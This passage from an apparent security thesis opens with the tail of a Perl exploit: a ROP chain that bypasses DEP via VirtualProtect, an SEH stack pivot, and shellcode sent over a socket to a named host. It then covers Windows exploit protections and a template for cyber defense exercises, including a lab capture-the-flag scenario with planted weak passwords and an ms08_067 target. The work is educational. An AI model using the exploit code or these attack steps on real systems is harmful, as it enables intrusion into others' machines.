$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0x100010E0);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0xAAAAAAAA);
$buf = $buf.pack('V', 0x00337ED7);

# Jump to VirtualProtect (with ESP pointing to top of parameters area)
$buf = $buf.pack('V', 0x1001AA69);
$buf = $buf.pack('V', 0x1001ED70);
$buf = $buf.pack('V', 0x1000725F);
$buf = $buf.pack('V', 0x10010AB2);
$buf = $buf.pack('V', 0x00000018);
$buf = $buf.pack('V', 0x1001A6AB);
$buf = $buf.pack('V', 0x1001BFE5);

$buf = $buf.'A'x244;
$buf = $buf.$shellcode;
$buf = $buf.'A'x272;

$buf = $buf.'ZZZZ'; # Pointer to Next SEH record
$buf = $buf.pack('V', 0x10003F03); # SE handler; (ADD ESP, 404; RET; -- stack pivot)
$buf = $buf.'A'x4;

my $sock = new IO::Socket::INET (
    PeerAddr => ,www.k.ro',
    PeerPort => ,80',
    Proto => ,tcp',
);
die „Could not create socket: $!\n“ unless $sock;
print „Sending buffer: \n“.$buf;
print $sock $buf;
close($sock);

```


6.9 Chapter conclusions

Writing reliable exploits requires deep knowledge about operating system internals, including the defense mechanisms implemented against exploitation.

Each protection measure that we have discussed (/GS, SafeSEH, DEP, ASLR) has its strengths and weaknesses and it can be ineffective when inappropriately used. For instance, DEP and ASLR are effective security mechanisms but only if they are used together. If used individually they can be easily bypassed.

In this chapter we made an extensive analysis of the protection mechanisms (Stack Cookies, Safe Exception Handlers, Data Execution Prevention and Address Space Layout Randomization) implemented in Windows operating systems against exploitation of software vulnerabilities.

We also created a proof of concept application containing a deliberate buffer overflow vulnerability and we implemented different techniques for by bypassing the Windows protection mechanisms while exploiting the vulnerability. Besides the stack buffer overflow problem, the target application had another weakness because it used an old third party library which could not take advantage of the operating system's security features. This was a key point in successful exploitation of the application.

The software developers should be aware that the protection mechanisms of the operating systems do not remove vulnerabilities from software but they just make exploitation more difficult. Furthermore, usage of third party libraries increases the attack surface of the application and opens additional ways for exploitation.

Chapter 7

7. Training the Red Teams using cyber defense exercises

Information technology is a fast evolving domain and new technologies are being developed at a fast pace. As these technologies are adopted by client companies, the Red Teams must also be able to understand them in order to perform their security assessment. Furthermore, for the already existing technologies new security issues and attack techniques are being discovered every day.

The Red Team members must constantly be up to date with the latest vulnerabilities, exploits and hacking techniques in order to constitute a realistic threat model for the target company. The efficiency of a Red Team is directly related to its constant training and learning.

One of the most effective training activities for Red Team members is the participation in competitions like cyber defense exercises.

In this chapter, after we explore various existing cyber defense exercises, we conclude that they have different formats and different rules. This makes it difficult for an organization to create a new exercise.

In order to solve this problem, we present a standard template that can be utilized to create cyber defense exercises easier, in a uniform structure. We describe the components of the template and we show two examples of how to create new exercises based on it.

The template and the two examples of cyber defense exercises can also be used by universities to organize cyber defense exercises (local or between multiple universities) for training their students in the field of cyber security.

7.1 What is a cyber defense exercise?

Cyber defense exercises are hands-on information assurance exercises that have the purpose to train participants in various aspects of information security, defensive and offensive. They are designed as competitions and they create a realistic environment for the participants to perform offensive and/or defensive tasks. The environment of the exercise is well controlled and isolated so the attacks should remain inside that network.

One of the most common types of cyber defense exercises is called “capture the flag” [Walden05]. In this exercise the participants race to be the first to find the flag (or flags), which is actually a piece of information stored on one of the target computers. In order to reach this objective, the participants need to “conquer” different target machines and obtain progressive access until they find the last piece of information (the flag).

Another type of cyber defense exercise is when the participants must build a secure network and defend it against attackers. In this case the attackers are third party specialists who must play the ‘enemy’ role, while the other participants play a defensive role.

Other types of exercises will be described further on in this chapter.

7.1.1 Brief description of existing cyber defense exercises

Cyber defense exercises are being organized periodically by academies, commercial entities and non-profit hacking groups.

Non-academic cyber defense exercises, also called ‘hacking contests’ or ‘war games’ are held during prestigious security conferences like: Black Hat, DefCon, CanSecWest, Chaos Communication Congress, Hacktivity, Pwn2Own, ShmooCon, CONFidence, Hack in Paris, etc.

In academic environment, in order to sustain the students’ education in the information security / assurance field, some universities organize periodical cyber security exercises as an addition to the theoretical and technical information assurance elements covered in their curriculum [HR05].

Here is a brief description of the most well known cyber defense exercises that periodically take place in universities around the world:

- Cyber Defense Exercise (CDX)

The U.S. military service academies designed in 2001 the Cyber Defense Exercise (CDX) as an inter-academy competition in which teams design, implement, manage and defend a network of computers [SSRS02]. The attacker role is played by a team of security professionals from different government agencies like the National Security Agency.

By focusing on the defensive tasks in network security, the students have the opportunity to deeply understand the fundamental concepts learned in the classroom and can spend time conducting forensic analysis.

- National Collegiate Cyber Defense Competition (NCCDC)

NCCDC is organized by the University of Texas at San Antonio, and is addressed to college people aged 18-22. The participants are split into multiple Blue Teams and each team has to defend its own network against the Red Team – which is composed of volunteer security experts [Conk05].

At the beginning of the exercise, each Blue Team is given its own network that needs to be hardened and secured. Teams are scored by their ability to detect and respond to outside threats, maintain availability of existing services (e.g. mail servers, web servers) and complete a series of business requests like adding or removing services.

- International Capture the Flag (iCTF)

What began as a classroom exercise in a course on network security at the University of California, Santa Barbara, grew into a competition among teams around the United States. Teams are given a system, configured by the organizers and the system contains a number of undisclosed vulnerabilities. The teams have limited time to setup their own systems and then are allowed to attack each others’ systems at will. A successful compromise allows a team to access and modify specific hidden information on another

team's system ('the flag'). This information determines the score of each team. Points are also assigned to teams that maintain their services active and uncompromised.

We can see that all of the cyber security exercises described involve hands-on application of information security skills which leads to an enhancement of participants' understanding of both theory and practice. The exercises offer participants a laboratory environment in which to experiment, just as in other fields of science. They combine legal, ethical, forensic and technical components while emphasizing a team approach. Such experiential education increases the knowledge and expertise of computer security professionals who may participate in Red Teaming activities or may be in a position to contribute to the secure design and operation of critical infrastructure.

Each of the above mentioned cyber security exercises has its own approach and its own organization. This makes it difficult for one to organize a new cyber security exercise. What would be the best structure for such an exercise? Which elements to choose when designing a new exercise and how to organize it? This is the gap that our work tries to fill by proposing a standard template for this activity.

7.2 A standard template for cyber defense exercises

7.2.1 General structure

Cyber defense exercises can have many shapes but all of them share some common characteristics that we used for building this template [PF09].

First of all, the exercise must have a set of objectives. Based on these objectives, we take a specific approach in designing the exercise. There will be an exercise scenario in which each participant will play a certain role. The exercise must have a pre-established set of rules and guidelines and a verified correct resolution. Finally, the effectiveness of the cyber defense exercise must be measured using a set of metrics. All of these template elements are described in the following paragraphs.

The exercise scenario will be played by two parties: the attackers and the defenders. On each side there are computer systems that are managed by teams of participants. Each side must have at least one system to participate to the exercise and the maximum number of participating systems is theoretically infinite but practically is limited by the allocated resources. The representation of a generic cyber defense exercise is shown in Figure 50.




Figure 50 – General representation of a cyber defense exercise

As we can see in Figure 50, the scenario contains five main components – detailed in the following parts of this chapter:

- Defender team
- Target system
- Infrastructure
- Attacker team
- Attacker system

7.2.2 Establishing exercise objectives

The design of a cyber defense exercise must start with establishing its objectives. The general objective of a cyber defense exercise is to offer a practical education to participants in the implementation of strategies, tools, techniques and best practices needed for information assurance.

The security education offered by a cyber defense exercise is necessary for increasing the skills of specialists in the domains of security administration and penetration testing (defensive and offensive security).

According to these two main directions, the specific exercise objectives may vary but they must not be seen as two completely separated training directions. In order to implement effective defense mechanisms, a very good knowledge of the attack methods is needed. So a security administrator needs to know what are the attacks a penetration

tester could implement in order to prepare defense mechanisms against them and also a penetration tester must know what defense methods a security administrator might implement in order to prepare attacks that try to bypass them.

Table 12 contains some common learning objectives for a cyber defense exercise according to the specialization of the participants:

SA = security administrator ('builder')

RT = Red Team member ('breaker')

| Learning objective | Participant specialization |
|---|-----------------------------------|
| - implement security configurations | SA |
| - monitor systems' activity | SA |
| - test / harden the administered system | SA |
| - fine tuning of security configurations | SA |
| - incident handling / response | SA |
| - analyze logs and do forensics | SA |
| - hands-on experience with various attack tools | RT |
| - perform reconnaissance and gather information | RT |
| - perform scanning and enumeration | RT |
| - gain access | RT |
| - perform DoS / DDoS | RT |
| - escalate privileges | RT |
| - maintain access | RT |
| - cover tracks and place backdoors | RT |
| - write and test new tools | SA+RT |
| - understand the defense techniques according to the attack methods | SA+RT |

Table 12 – Cyber defense exercise objectives

7.2.3 Choosing an approach

The approach chosen for the implemented exercise should support the desired exercise objectives. Generally, a cyber defense exercise intended to train security administrators would adopt a defense oriented approach while an exercise for penetration testers would take an offense oriented approach. Comprehensive security training should adopt a mixed approach, as described below.

7.2.3.1 Defense oriented approach

When using this approach, the goals of the exercise are to study and practice the defense methods that can be used during a cybernetic attack. These methods are more related to system administration and forensics tasks. The defenders should know that the defense is a continuous process that can be split into multiple actions:

- Create security rules (e.g. security policy)

- Implement security measures
- Monitor the security state
- Test the security state
- Improve the security state

These actions constitute the well known “Security Wheel” – Figure 51 – and should be used in order to secure the defended asset, monitor its activity in order to detect any attacks and mitigate them by improving the configurations.




Figure 51 – Security Wheel (defender actions)

In a defense oriented approach, there are also several ways to organize the exercise.

- The participants receive the requirements and services they should provide and they must develop their own computer systems to provide them
- The participants receive default installations for specific systems and services to provide and they must configure them in order to be protected
- The participants receive already installed and configured systems and they must find potential backdoors, missing patches, configuration issues and harden these systems in order to resist attacks

In the defense oriented approach, the attacker can be the instructor or an external party.

7.2.3.2 Offense oriented approach

When the participants need to practice and learn the offensive component of cyber security, the exercise should be designed following an offense oriented approach.

Besides Red Team members (who perform offensive tasks by default), other participants (e.g. students) must also learn the “attacker’s perspective” because it helps them better understand how to defend against attacks. There is a need for deep understanding of the attack methodologies in order to know how to efficiently mitigate them.

So an offense oriented approach would place the participants into the attacker's position and they will have to perform attacks against various targets. In order to simulate a real life attack, the participants could take the following steps (Figure 52):

- Perform reconnaissance
- Scanning and enumeration
- Gain access or perform DoS
- Escalate of privileges
- Maintain access
- Cover tracks and place backdoors




Figure 52 – Attacker actions

In an offense oriented approach, the target can be a system preconfigured with known vulnerabilities and must not necessarily be administered by someone during the attack.

7.2.3.3 Mixed approach

The mixed approach combines the defensive approach with the offensive approach and is the most comprehensive method to perform a cyber defense exercise. In this case the participants to the exercise can be split in two parts, the ones who will play the defender role and the ones who will be the attackers – Figure 53.

Another way of organization in a mixed approach is to give participants both defensive and offensive tasks. As in the *International Capture the Flag* contest described in paragraph 7.1.1, the teams will have to defend their own network while attacking the other participants' networks.




Figure 53 – Participants' actions in a mixed approach exercise

7.2.4 Exercise scenario

The scenario of the exercise should put the participants in a realistic situation in which they must defend or attack a target system. The scenario describes the logical flow of events during the exercise and can contain an intriguing story in order to increase the participants' degree of interest. As part of the scenario, the participants could be asked to perform business related tasks during the exercise, in order to simulate a real working environment.

The story is the part of the exercise that is presented to the participants along with other necessary details to help them accomplish the objectives. The scenario must be supported by an underlying infrastructure that needs to be preconfigured by the organizers of the exercise.

In order to simulate a realistic scenario, the attacker goals need to be realistic. In general, the cybernetic attacks' goals fall into the following categories:

- access confidential data (read/write)
- disrupt services
- control machines and/or services

These are the things that the defenders must not allow to happen.

By looking at the attack examples described in Chapter 2 of this Thesis, we see that the targets of the attacks can be:

- public services
- computer networks
- humans
- trust relationships

7.2.5 Organizing the exercise components

Now we will discuss some methods that can be used to implement each component of the template. We should mention that in a cyber defense exercise the participants can be split in three categories:

Players – they are the actual participants to the exercise (Red Team members, students, system administrators, etc). They should already have a strong background in system administration, operating systems, programming, and computer networks. The players can be split in groups and assigned each a computer.

Instructor(s) – they are the persons who coordinate the whole activity of the exercise. They should have a deep understanding of the concepts used during the exercise.

Third party experts – their participation is optional. Their role would be to replace the attackers or the defenders when the approach of the exercise requires this approach.

7.2.5.1 Defender team

The defender team from the scenario can be a group of players or a single player only. The defender team members should have good system administration knowledge and good operational skills in order to understand the security configurations that must be implemented to secure the defended system.

7.2.5.2 Defender system (target)

The target system is the one that gives the magnitude and the difficulty of the exercise. As complex the target system is, as greater is the work of both defender and attacker teams. Depending on the chosen approach for the exercise, the target system can be configured on-site during the exercise by the defender team or can be preconfigured by the instructors.

So the target system can be a combination of the following elements: public services, computer networks, humans or trust relationships.

For instance, one target system can be a network with three servers and ten host machines, each running different operating systems (ex. Windows XP, Linux RedHat, Solaris, etc) and where the servers need to expose some services to the public network (www, DNS, ssh, etc).

When specifying the defender system implementation, the system requirements and expected configuration must also be specified.

7.2.5.3 Infrastructure

The infrastructure component of the scenario is very important because it assures the communication between attackers and defenders. The infrastructure component refers to network elements that make the interconnection possible. The communication must be reliable and all the participating teams must have equal bandwidth.

Another important aspect is that the whole infrastructure must be isolated from other networks in order to avoid “collateral damage” during the exercise.

There can be at least two approaches when building the infrastructure for the cyber defense exercise:

Isolated LAN (Local Area Network): This is the simplest approach and it assumes that all the participants are in the same physical location (ex. same building). The LAN for the exercise can have Layer 1, Layer 2 and/or Layer 3 equipments (hubs, switches, routers) and the logical structure should be related to the scenario.

VPN (Virtual Private Network): This solution can be used when the participants are located in different physical locations and is very difficult / cost expensive to relocate them all in one place. The VPN is a private network between participants over the Internet which ensures encryption and authentication of the communication [BLP10]. It requires a VPN Gateway as the central point of communication.

7.2.5.4 Attacker team

Its role is to generate attacks during the exercise. The team members should possess good knowledge of attack tools, vulnerabilities, exploits and must have the ability to combine different attack techniques. Their role is to do penetration testing against the target systems.

The attacker team members can be the players in case of an offense oriented or mixed scenario approach. When the exercise objectives are strictly on the defensive side, the role of the attackers can be played by the instructors or by an external Red Team with practical experience in offensive activities.

7.2.5.5 Attacker system

This is the computer system(s) used by an attacker and its only requirement is to support all the tools needed by him. Usually, the attacker tools run on various operating systems, mainly on Windows and Linux. The attacker system should also support booting from live CDs with various security distributions such as BackTrack [Backtr].

7.2.6 Rules and guidelines

The rules and guidelines for a cyber defense exercise should address the following issues:

- Exercise general rules

These rules should express clearly how the exercise is supposed to run and how the participants should be organized. They should also address problems like: equity between team resources, what tools are allowed to use, team responsibilities, each team’s role in the competition, communication between participants, competition timing, etc.

Another thing that these rules should specify is what happens if one participant breaks one rule (e.g. disqualification, penalty).

- Scoring engine

This set of rules must express the way teams obtain points, what are the winning conditions, what are the actions for which teams lose points and which actions will not get them any points. The scoring method should be transparent to all participants to the exercise.

- Eligibility

There should be well defined criteria for the participation at the exercise. For instance, if the exercise was organized by a university, the participants would be eligible if they were students at that university and if they had passed successfully all their information security related exams. Other criteria could be: age, study year, clean background, etc.

- Legal issues

From the legal point of view, the set of rules must express the limitations imposed by the state law and local law from where the exercise will be organized. Exercise organizers should check law related aspects for: unauthorized intrusion, unauthorized access to data in transmission, unauthorized access to stored data, individual privacy rights, contractual obligations. For instance, in some countries the usage of ‘hacker tools’ is interdicted [Leyden07].

- Limitations

The rules should also establish what are strategies and practices that are and the ones that are not allowed during the exercise. They should be divided in rules for defenders and rules for attackers (e.g. DoS attacks are not allowed). The persons who arbitrate the competition should also know what their limitations are (e.g. they must not influence any of the teams).

7.2.7 Exercise resolution

In order to verify that the exercise was ‘solved’ correctly and that it reached its objectives, an ‘official’ exercise resolution must exist.

The resolution specifies what should be the correct path to take by the participants in order to solve it correctly and reach its objectives. It should be a detailed step by step description of the actions that should be done by the participants in order to reach the final goal.

Even though the resolution is not unique, the organizers must ensure that a tested and correct resolution does exist. The resolution will also help in scoring the participants.

7.2.8 Metrics

To measure the effectiveness of the cyber security exercise, a set of metrics is needed. The effectiveness of the exercise shows how well the objectives have been achieved. So the chosen metrics should be tightly related to the objectives. On the other side, the objectives should be expressed in measurable terms.

In Table 13 there are some examples of objectives for a cyber security exercise and their associated metrics.

| Learning objective | Metric for effectiveness |
|--|--|
| - implement security configurations on a specific system | - number of successful attacks performed by the attacker teams on that system |
| - monitor systems' security | - number of detected attacks from the total number of attacks performed |
| - incident handling / response | - the time taken to recover from a successful attack |
| - analyze logs and do forensics | - the number of attacks correctly identified |
| - perform scanning and enumeration | - the number of open ports/services detected compared to the total number of open ports (pre-configured) |
| - perform DDoS | - the downtime of the attacked service compared to attack duration |
| - cover tracks and place backdoors | - number of successful accesses to target systems kept until the end of the exercise |

Table 13 – Sample metrics for measuring exercise effectiveness

7.3 Creating a cyber defense exercise using the template

In this section of our work we demonstrate how to use the previously shown template to create a new cyber defense exercise. The exercise that we created should be practiced in a dedicated security laboratory for educational purpose only. The format of the exercise is competition based. During the exercise the participants should accomplish a 'mission' and achieve its goals [FPB10a].

7.3.1 Establishing exercise objectives

The objectives of this exercise are:

- Improving the penetration testing skills of the participants in a 'real life' scenario
- Increasing the practical experience of the participants in using penetration testing tools and attack techniques

7.3.2 *Offense oriented approach*

The approach of this exercise is offense oriented. The reason for this is the principle according to which a good defense can be assured only if the attack methods are very well understood.

The overall diagram of the exercise (Figure 54) is a customization of the diagram from Figure 50 according to the chosen approach.




Figure 54 – Cyber defence exercise diagram: 1 target system, m attacker teams

The exercise can be accomplished by following the general steps presented in the template and which will be detailed in the implementation step:

- perform reconnaissance
- scanning and enumeration
- gain access or perform DoS
- escalation of privileges
- maintain access
- cover tracks and place backdoors

7.3.3 *Exercise scenario: “Stop the Drugs!”*

The Red Team is part of a Government institution specialized in the investigation and combat of organized crime and terrorism.

You are a technical expert of the Red Team and you are involved in the process of investigating one of the most important cases at the moment: a criminal group acts on

your country's territory, importing and distributing large amounts of drugs in public schools and university campuses.

From the information you already have, you know that the group is lead by a business man named George Stevens who owns the company called *RoBusiness*. Its website is <http://www.robusiness.com> and is hosted on a server inside the company's network, having the IP address: 10.2.2.1. George Stevens communicates with his men from the country by phone and email.

You also know from a trusted source that an important drug quantity waits to be brought into the country in the following days but you don't know any other details.

Mission goal: Your mission's goal is to obtain the emails sent by George Stevens to the group members containing information about the next drugs transportation. This information will be used for catching the criminal group members. The emails that you obtain must be brought directly to your boss (brought on memory stick to the exercise organizers).

Mission details: You have all the approvals for the mission. You will infiltrate into the data network of the *RoBusiness* company and, from there, you must find a way to obtain the wanted emails.

During the mission you will find some clues which will help you follow the shortest path to reach the final goal.

You have 4 hours to complete the mission.

Good Luck!

7.3.4 Organizing the exercise components

7.3.4.1 Defender team

In this offense oriented approach of the exercise, a defender team is not needed. The target systems do not require any human intervention during the exercise. They should be preconfigured as described further on.

7.3.4.2 Defender system (target)

The defender system (target) is a LAN (Local Area Network) called the *RoBusiness* network, which is composed of a gateway and three user workstations interconnected by a network switch. The topology of the defender (target) system is presented in Figure 55.

The workstations from inside the target system's LAN are assigned private IP addresses (from subnet 192.168.0.0/16) and these addresses are translated into a single IP address at the gateway level using the process of Network Address Translation (NAT). Because of this, the workstations from inside are not directly accessible from outside of the *RoBusiness* network.




Figure 55 – Defender (target) system – RoBusiness network

All of the defender system’s components must be preconfigured by the exercise organizers and they must have predefined vulnerabilities to be exploited by the attackers. In order to offer some clues to the participants and help them follow the shortest path to the mission finish, the instructor will insert a set of messages in key points of the target system.

These configurations can be set by running the scripts from Appendix B on an initial image of the operating system.

The components must be configured according to the following information:

The gateway:

- configuration script: *config_gw.sh* (Appendix B)
- operating system: Linux Debian
- role: network gateway performing NAT for internal computers
- services: WWW, DNS, SSH
- vulnerability: two user accounts with weak passwords
 - username: *george* password: *george1234*
 - username: *robusiness* password: *robusiness*

M. clues:

- a regular file named *config.bak* will be created into the root directory of company’s web site and will contain the message: “#May the (brute)Force be with you!”. This will suggest the possibility of a brute-force attack.
- a hidden file will be created into the home directory of each user of the gateway and will contain the message: “#Admin TODO: update the Windows workstations. Last update: 12.08.2008”. This will suggest that the internal workstations may be vulnerable to ms08_067 vulnerability which was made public in October 23, 2008 [Mic08].

Notes:

- the resources needed for the gateway server are significant because it must support multiple concurrent TCP connections (especially in the brute-force phase of the attacks)
- the root password for the gateway must be very strong. One of the exercise goals is to determine the students to make 'intelligent' brute-force attacks without the need of root access

User workstation:

- configuration script: *config_win.sh* (Annex 1)
- operating system: Windows XP SP2
- role: user workstation
- vulnerability: ms08_067
- clues:
 - a regular file will be created at the path: C:\mail\emails.bak and will contain the message: "New transport – June 10, 2009; 01:30 – frontier"

M. port TCP 445 should be open only on George workstation

7.3.4.3 Infrastructure

Each participant to the exercise must have his own computer which must be able to access the target system. The chosen infrastructure for this exercise is a Local Area Network. The attacker systems are connected directly to the external interface of the target network's gateway using a network switch. In order to assure their connectivity, the IP addresses of the attacker systems must be from the same subnet as the one of the gateway's external interface (10.2.2.0/16).

The representation of the exercise infrastructure is shown in Figure 56.




Figure 56 – Infrastructure supporting the exercise

7.3.4.4 Attacker system

In this exercise the attacker system is a simple workstation. It must have a network card and at least 512 MB of RAM. It also must be able to run a live CD operating system – BackTrack. All attacker systems must be identical for all the participants.

7.3.4.5 Attacker team

One attacker team can be composed of one or multiple participants. Each person playing the attacker role must be given his own attacker system to use for accomplishing the mission.

7.3.5 Rules and guidelines

Exercise rules:

- Participants must not have any previous knowledge of the target system
- Each participant must accomplish the mission alone, without any help from other team or from organizers
- The students are allowed to perform attacks only in the given time period (three hours from the starting time).
- No attacks are allowed between teams or against organizers' computers

Scoring: The first team that brings the wanted emails to the instructor wins the competition. The top is build based on the time when the participants bring the emails to the instructor.

Eligibility: If this exercise is organized in academic environment, there can be certain eligibility restrictions: e.g. the participants to this exercise must be undergraduate students. They should possess a good background in system administration and must know how to use various attack tools.

